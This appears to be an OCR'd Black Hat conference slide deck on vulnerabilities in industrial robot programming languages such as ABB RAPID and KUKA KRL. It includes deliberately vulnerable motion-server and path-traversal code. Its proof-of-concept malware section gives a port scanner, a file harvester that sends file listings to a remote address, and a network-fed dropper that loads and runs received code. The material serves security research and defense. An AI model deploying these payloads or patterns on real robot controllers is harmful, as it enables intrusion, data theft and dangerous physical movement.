







OTRazor

Static Code Analysis for Vulnerability Discovery in Industrial Automation Scripts



Federico MaggiTrend Micro Research



Marcello Pogliani Politecnico di Milano

Research co-authors: Marco Balduzzi, Davide Quarta, Stefano Zanero

EDITORS' PICK | May 3, 2017, 08:00am EDT

Catastrophe Warning: Watch An **Industrial Robot Get Hacked**



Thomas Brewster Forbes Staff

Cybersecurity

Associate editor at Forbes, covering cybercrime, privacy, security an

This article is more than 3 years old.









Davide Quarta, Marcello Pogliani, Mario Polino, Federico Maggi, Andrea M. Zanchettin, Stefano Zanero

##BHUSA / @BLACKHATEVENTS



POLITECNICO

in

This Talk in Three Sentences

Overlooked design flaws in industrial robot programming languages



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Overlooked design flaws in industrial robot programming languages

Can lead to vulnerable logic or to hide new kinds of malware



This Talk in Three Sentences

Overlooked design flaws in industrial robot programming languages

Can lead to vulnerable logic or to hide new kinds of malware

We'll share how to prevent and how to detect both cases











How do we **program** industrial robots, anyways?



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Teaching by Showing vs. Programming Languages




```
MODULE Example
 VAR robtarget point0 := [
                [500,500,500],[1,0,0,0],[0,0,0,0],
                [9E+09,9E+09,9E+09,9E+09,9E+09,9E+09]];
 VAR robtarget point1 := [
                [700,500,500],[1,0,0,0],[0,0,0,0],
                [9E+09,9E+09,9E+09,9E+09,9E+09,9E+09]];
 VAR zonedata zone := z100;
 PROC main()
    FOR i FROM 1 TO 10 DO
     MoveJ point0, v100, zone, tool0, \WObj:=wobj0;
     WaitTime 4;
     MoveL point1, v100, zone, tool0, \WObj:=wobj0;
     WaitTime 5;
    ENDFOR
  ENDPROC
ENDMODULE
```



Example Code Snippet: ABB's RAPID


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                [9E+09,9E+09,9E+09,9E+09,9E+09,9E+09]];
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                [9E+09,9E+09,9E+09,9E+09,9E+09,9E+09]];
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    FOR i FROM 1 TO 10 DO
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     MoveL point1, v100, zone, tool0, \WObj:=wobj0;
      WaitTime 5:
    ENDFOR
  ENDPROC
ENDMODULE
```





Same Concept, Different Language: KUKA's KRL


```
DEF example()
   DECL POS pos1
   DECL POS pos2
   pos1 := {X 500, Y 500, Z 500, A 0, B 0, C 0}
   pos2 := {X 700, Y 500, Z 500, A 0, B 0, C 0}
   FOR I=1 TO 10
        PTP pos1
        WAIT SEC 4
        PTP pos2
        WAIT SEC 5
   ENDFOR
END
```





Proprietary Languages

Language	Vendor
RAPID	ABB
KRL	KUKA
MELFA BASIC	Mitsubishi
AS	Kawasaki
PDL2	COMAU
PacScript	DENSO
URScript	Universal-Robot
KAREL	FANUC



Comau Robotics

Instruction Handbook

Quickguide

KRL-Syntax



KUKA Roboter KSS Relase 8.x

MITSUBISHI

Mitsubishi Industrial Robot

CR750-D/Q Series CRnD/Q-700 Series CRn-500 Series

MELFA-Works Instruction Manual

(3F-21D-WINE)

MELFA BFP-A8525-G



Features: Handle File Resources



Vendor	File System	Directory Listing
ABB	✓	✓
KUKA	✓	
Mitsubishi	✓	
Kawasaki		
COMAU	✓	Indirect
DENSO		
Universal-Robot		
FANUC	✓	✓



Features: Load new Code at Runtime



Vendor	File System	Directory Listing	Load Module From File	Call By Name
ABB	✓	✓	✓	✓
KUKA	✓			
Mitsubishi	✓			
Kawasaki				
COMAU	✓	Indirect	✓	✓
DENSO			✓	✓
Universal-Robot				
FANUC	✓	✓	✓	✓




Features: Network Communication



Vendor	File System	Directory Listing	Load Module From File	Call By Name	Communication
ABB	✓	✓	✓	✓	✓
KUKA	✓				✓
Mitsubishi	✓				✓
Kawasaki					✓
COMAU	✓	Indirect	✓	✓	✓
DENSO			✓	✓	✓
Universal-Robot					✓
FANUC	✓	✓	✓	✓	✓





A look at the Runtime Environment





A look at the Runtime Environment
















Secure Programming vs. Automation Engineers




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We Asked Automation Engineers...

What language features do you use when programming robots?







Do OT Folks Talk About Security?

Discussion about security-related topics

2.5%
5.5%
1.8%
0.9%
7.2%
0.0%
1.1%
-
4.7%
-
0.3%



Security-related Keywords Mentioned

Online Community	Since	Users	Topics	Messages	Security-related Terms
forum.adamcommunity.com	2010	33286	3783	6702	170
dof.robotiq.com	2016	-		1500	83
automationforum.in	2012	220	1900	7800	147
robot-forum.com/robotforum	2006	17611	19166	90134	892
control.com	1997	-	-	69,700	5,068
solisplc.com/forum	2018	134	36	87	0
forums.mrplc.com	2006	46144	33540	164787	1810
reddit.com/r/robotics	2008	83614	-		638
plc.myforum.ro	2012	93948	41841	41841	1,968
forum.universal-robots.com	2017	-	-		24
forums.robotstudio.com	2,013	19,723	8,959	19,723	68

Discussion about security-related topics

2.5%
5.5%
1.8%
0.9%
7.2%
0.0%
1.1%
-
4.7%
-
0.3%



 Scarce security awareness at least according to our small interview plus the online community



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• Industrial robots (and probably other machines) are programmed using legacy, proprietary languages



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 Industrial robots (and probably other machines) are programmed using legacy, proprietary languages

These languages have security-sensitive features



 Scarce security awareness at least according to our small interview plus the online community

 Industrial robots (and probably other machines) are programmed using legacy, proprietary languages

These languages have security-sensitive features

There's no fine-grained isolation system for such features



What Could Possibly Go Wrong?

- Developers can introduce vulnerabilities that can be exploited
- Threat actors can abuse the language features to write malware



We Found out that...

- Developers can introduce vulnerabilities that can be exploited
 - Yes, we found vulnerable code published on GitHub

- Threat actors can abuse the language features to write malware
 - Yes, we were able to write a network-capable, self-spreading malware dropper











Vulnerable Automation Scripts



Marcello Pogliani, Politecnico di Milano

Vulnerabilities in Industrial Robot Programs

programming languages

security awareness

Security-sensitive Features + Lack of Input Validation

=

Vulnerabilities


Various instances:

- Unrestricted Movement Commands
- Path Traversal
- Unrestricted Function Calls




Unrestricted Movement Commands

Example: motion servers






Motion Servers as Cross-Platform Adapters ICS-ALERT-20-217-01.





Unrestricted Movement Commands


Without Input Validation





Unrestricted Movement Commands

With Input Validation






A Vulnerable Motion Server

```
DEF external_movement()
    DECL axis pos_cmd
    eki_init("ExiHwInterface")
    eki_open("EkiHwInterface")
    L<sub>0</sub>0P
        eki_getreal("EkiHwInterface" "RobotCommand/Pos/#A1", pos_cmd.a1)
        eki_getreal("EkiHwInterface", "RobotCommand/Pos/#A2", pos_cmd.a2)
        eki_getreal("EkiHwInterface", "RobotCommand/Pos/#A3", pos_cmd.a3)
        eki_getreal("EkiHwInterface", "RobotCommand/Pos/#A4", pos_cmd.a4)
        eki_getreal("EkiHwInterface", "RobotCommand/Pos/#A5", pos_cmd.a5)
        eki_getreal("EkiHwInterface", "RobotCommand/Pos/#A6", pos_cmd.a6)
        PTP joint_pos_cmd
    ENDLOOP
END
```




Directory Traversal on File Retrieval





Directory Traversal on File Retrieval






Vulnerable Code Snippets (Examples) - 2

```
MODULE VulnWebServer
  PROC main()
    SocketCreate server;
    SocketBind server, '0.0.0.0', 1234;
    SocketListen server;
    SocketAccept server, sock;
    WHILE true DO
        SocketReceive sock, \RawData: data;
        fileName := ParseCommand(data);
        Open fileName, res;
        ReadAndSendFile(\file:=res, \socket:=sock);
    ENDWHILE
  ENDPROC
ENDMODULE
```




Example



1593032704

1593017856


Input Validation on Function Calls





Input Validation on Function Calls

• With input validation...













From Automation Logic to Custom Malware



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Exchange files via network





Vendor	File System	Directory Listing	Load Module From File	Call By Name	Communication
ABB	✓	✓	✓	✓	✓
KUKA	✓				✓
Mitsubishi	✓				✓
Kawasaki					✓
COMAU	✓	Indirect	✓	✓	✓
DENSO			✓	✓	✓
Universal-Robot					✓
FANUC	✓	✓	✓	✓	✓



- Load or send data via network
- Jump to code available at runtime



Vendor	File System	Directory Listing	Load Module From File	Call By Name
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DENSO			✓	✓
Universal-Robot				
FANUC	✓	✓	✓	✓

- Load or send data via network
- Jump to code available at runtime
- Scan the network for targets



Vendor	Communication		
ABB	✓		
KUKA	✓		
Mitsubishi	✓		
Kawasaki	✓		
COMAU	✓		
DENSO	✓		
Universal-Robot	✓		
FANUC	✓		




- Load or send data via network
- Jump to code available at runtime
- Scan the network for targets
- Turing-complete language



Can we Scan the Network?

```
HOME/Server.sys* X
  316 E
             FUNC bool scan port(string i
                 SocketCreate sock;
  317
                 SocketConnect sock, ip,
  318
  319
                 SocketClose sock:
                 RETURN TRUE:
  320
             ERROR
   321
                 IF ERRNO = ERR SOCK TIME
  322
                     SocketClose sock;
  323
  324
                     RETURN FALSE;
                 ELSE
  325
   326
                     RAISE:
   327
                 ENDIF
   328
             ENDFUNC
  329
  330
             PROC network scan()
  331
                 VAR string ip address pr
  332
                 VAR string ip address;
  333
                 VAR string out;
  334
                 CONST num PortsLen := 3;
                 VAR num ports{PortsLen}
  336
                 VAR bool result;
  337
  338
                 curtargets := 1;
   339
   340
                 FOR j FROM firsttarget
   341
  342
                     ip address := ip add
   343
   344
                     FOR i FROM 1 TO Port
   345
                         result := scan p
```

```
FUNC bool scan port(string ip, num port)
316 ⊡
              SocketCreate sock:
317
              SocketConnect sock, ip, port \Time:=1;
318
              SocketClose sock;
319
              RETURN TRUE;
320
321
          ERROR
322 <u>=</u>
              IF ERRNO = ERR_SOCK_TIMEOUT THEN
                  SocketClose sock;
323
                  RETURN FALSE;
324
325
              ELSE
                  RAISE;
326
327
              ENDIF
328
          ENDFUNC
329
          PROC network scan()
330
331
              VAR string ip address prefix := "10.0.0."; ! target network
              VAR string ip address;
332
              VAR string out;
333
              CONST num PortsLen := 3:
334
335
              VAR num ports{PortsLen} := [5011, 5012, 5013]; ! target ports
336
              VAR bool result;
337
338
              curtargets := 1;
339
340
              FOR j FROM firsttarget TO numtargets + firsttarget DO
341 □
342
                  ip address := ip address prefix + NumToStr(j, 0);
343
344
                  FOR i FROM 1 TO PortsLen DO
345
                      result := scan port(ip address, ports{i});
```






Can we Exfiltrate Files?

```
MODULE FileHarvester
     ! Small PoC payload of a file harves
     ! Take recursively the list of file:
     ! and sends it to a remote service
7 \( \subseteq VAR \) socketdev sock;
   □PROC lsdir(string dirname)
           VAR dir directory;
           VAR string filename;
11
12
           VAR string path;
13
           OpenDir directory, dirname;
           WHILE ReadDir(directory, filer
14
15 E
               IF filename <> ".." AND fi
                    path := dirname + "/"
16
17
                    IF IsFile(path, \Direc
18
                        lsdir(path);
19
                    ENDIF
                    SocketSend sock \Str:=
20
21
               ENDIF
22
           ENDWHILE
           CloseDir directory;
23
     ENDPROC
24
25
   □PROC main()
27
28
         VAR string start := "HOME:";
29
         VAR string ip_address := "127.0.
         VAR num port := 5000;
30
31
         Sarbattrasta sach.
```

```
MODULE FileHarvester
     ! Small PoC payload of a file harvester.
     ! Take recursively the list of files in the HOME:/ director
     ! and sends it to a remote service (pre-defined IP address
   □VAR socketdev sock;
   □PROC lsdir(string dirname)
           VAR dir directory;
10
           VAR string filename;
11
           VAR string path;
12
           OpenDir directory, dirname;
13
           WHILE ReadDir(directory, filename) DO
14
               IF filename <> ".." AND filename <> "." THEN
15
                   path := dirname + "/" + filename;
16
                   IF IsFile(path, \Directory) THEN
17
18
                       lsdir(path);
19
                   ENDIF
                   SocketSend sock \Str:=path;
20
               ENDIF
           ENDWHILE
22
           CloseDir directory;
24
     ENDPROC
```






A Generic Malware Dropper

```
MODULE Dropper
    PROC main_loop()
        ! ... variable declaration
        ! ... socket creation and initialization
        WHILE TRUE DO
            SocketReceive clientsock, \Str:=data;
            name := ParseName(data)
            Open diskhome + "/" + name + ".mod", f;
           WHILE data DO
                                                         1. Read data from the network
                SocketReceive clientsock, \Str:=rec;
                                                         2. Write data to file
                Write f, rec;
            ENDWHILE
            Load \Dynamic, diskhome \File:=name + ".mod";
                                                            3. Load that file as code
            %name + ":main"%; ! call function by name
        ENDWHILE
    ENDPROC
ENDMODULE
```



Putting it All Together



How to Bootstrap the Infection?

